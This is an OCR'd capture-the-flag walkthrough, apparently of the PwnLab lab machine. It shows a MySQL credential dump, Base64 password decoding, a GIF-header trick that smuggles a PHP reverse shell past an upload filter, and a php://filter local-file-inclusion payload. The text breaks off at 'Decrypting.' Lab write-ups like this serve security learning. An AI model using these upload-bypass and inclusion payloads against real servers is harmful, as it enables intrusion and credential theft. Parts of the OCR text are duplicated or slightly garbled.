
Got some critical credentials.

Trying to login.



Username: root
Password: ••••••••••


Failed to login again.




http://192.168.187.141/?page=login

Login failed.

Trying to retrieve the databse.




```
[sudo] password for riteshb:
┌─[root@parrot]─[/home/riteshb]
└──╼ #mysql -h 192.168.187.141 -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 78103
Server version: 5.5.47-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> SHOW DATABASES;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| Users              |
+--------------------+
2 rows in set (0.001 sec)

MySQL [(none)]> USE Users
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [Users]> SELECT * FROM Users;
ERROR 1146 (42S02): Table 'Users.Users' doesn't exist
MySQL [Users]> SHOW TABLES;
+-----------------+
| Tables_in_Users |
```



```
| Users              |
+--------------------+
2 rows in set (0.001 sec)

MySQL [(none)]> USE Users
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [Users]> SELECT * FROM Users;
ERROR 1146 (42S02): Table 'Users.Users' doesn't exist
MySQL [Users]> SHOW TABLES;
+-----------------+
| Tables_in_Users |
+-----------------+
| users           |
+-----------------+
1 row in set (0.001 sec)

MySQL [Users]> SELECT * FROM Users;
ERROR 1146 (42S02): Table 'Users.Users' doesn't exist
MySQL [Users]> SELECT * FROM users;
+------+------------------+
| user | pass             |
+------+------------------+
| kent | Sld6WHVCSkpOeQ== |
| mike | U0lmZHNURW42SQ== |
| kane | aVN2NVltMkdSbw== |
+------+------------------+
3 rows in set (0.001 sec)

MySQL [Users]> 
```

We again got some important credential but seems to be in hash.

Decoding “kent” user’s password .



Decode from Base64 format

Simply enter your data then push the decode button.

```
SId6WHVCSkpOeQ==
```

For encoded binaries (like images, documents, etc.) use the file uploa

UTF-8 Source character set.


□ Decode each line separately (useful for when you have multiple entrie

Live mode OFF Decodes in real-time as you type or paste (sup

DECODE Decodes your data into the area below.

```
JWzXuBJJNy
```


Trying to login with this password now.



Username: kent


Password: ••••••••••

Successfully loged in.




Not Secure http://192.168.187.141/?page=upload
Parrot OS
Hack The Box
OSINT Services
Vuln DB
Privacy and Security
Learning Resources
PWNLAB
[Home] [Login] [Upload]
Browse... No file selected.
Upload


Upload page is there trying to upload some image.




Successfully uploaded the image.



Trying to upload php file so that we can get some privilege.




Site restricted the php file.




Not allowed extension, please upload images only.

Trying to upload php file with jpeg as the extension.




Didn’t able to upload.




Error 002


Tryinng to Upload the gif.




Successfully uploaded.



Trying to upload php file with gif as extension.




Same error and failed to upload.



Not Secure http://192.168.187.141/?page=upload
Parrot OS
Hack The Box
OSINT Services
Vuln DB
Privacy and Security
Learning Resources
PWNLAB
[Home] [Login] [Upload]
Browse... No file selected.
Upload


Error 002

Trying to bypass with new method.




```
GIF 89
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only.  Users take full
responsibility
// for any actions performed using this tool.  The author accepts no
```




PwnLab Intranet Image Host
192.168.187.141/?page=upload
Sec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
PWNLAB
[Home] [Login] [Upload]
Browse... No file selected.
Upload

Successfully uploaded the gif file with php code in it.




192.168.187.141/upload/

Index of /upload

Name	Last modified	Size	Description
Parent Directory		-	
450619c0f9b99fca3f46d28787bc55c5.gif	2025-08-10 01:37	5.4K	

Apache/2.4.10 (Debian) Server at 192.168.187.141 Port 80

Opening the file to see if we can gain access.




192.168.187.141/upload/450619c0f9b99fca3f46d28787bc55c5.gif

The image “http://192.168.187.141/upload/450619c0f9b99fca3f46d28787bc55c5.gif” cannot be displayed because it contains errors.

No respond on netcat command.

Trying to open index page.




192.168.187.141/?page=index

Burp Suite Community Edition

Error

No response received from remote server.

As we know there is a vulnerabilities we are using some command to get index page.




192.168.187.141/?page=php://filter/convert.base64-encode/resource=index

[Home] [Login] [Upload]

sdGlsaW5ndWFsLiBOb3QgaW1wbGVtZW50ZWQgeWV0Lg0KLy9zZXRjb29raWUoImxhbmciLCJlbi5sYW5nLnBocCIpOw0KaWYgKGlzc2V0KCRfQ09PS0lFWydsYW5nJ10pKQ0Kew0KCWluY2x1ZGUoImxhbmcvIi
o8aGVhZD4NCjx0aXRsZT5Qd25MYWIgSW50cmFuZXQgSW1hZ2UgSG9zdGluZzwvdGl0bGU+DQo8L2hlYWQ+DQo8Ym9keT4NCjxjZW50ZXI+DQo8aW1nIHNyYz0iaW1hZ2VzL3B3bmxhYi5wbmciPjxiciAvPg0K
zc2V0KCRfR0VUWydwYWdlJ10pKQ0KCXsNCgkJaW5jbHVkZSgkX0dFVFsncGFnZSddLiIucGhwIik7DQoJfQ0KCWVsc2UNCgl7DQoJCWVjaG8gIlVzZSB0aGlzIHNlcnZlciB0byB1cGxvYWQgYW5kIHNoYXJlIGltYW

Seems we got some encrypted message.

Decrypting.



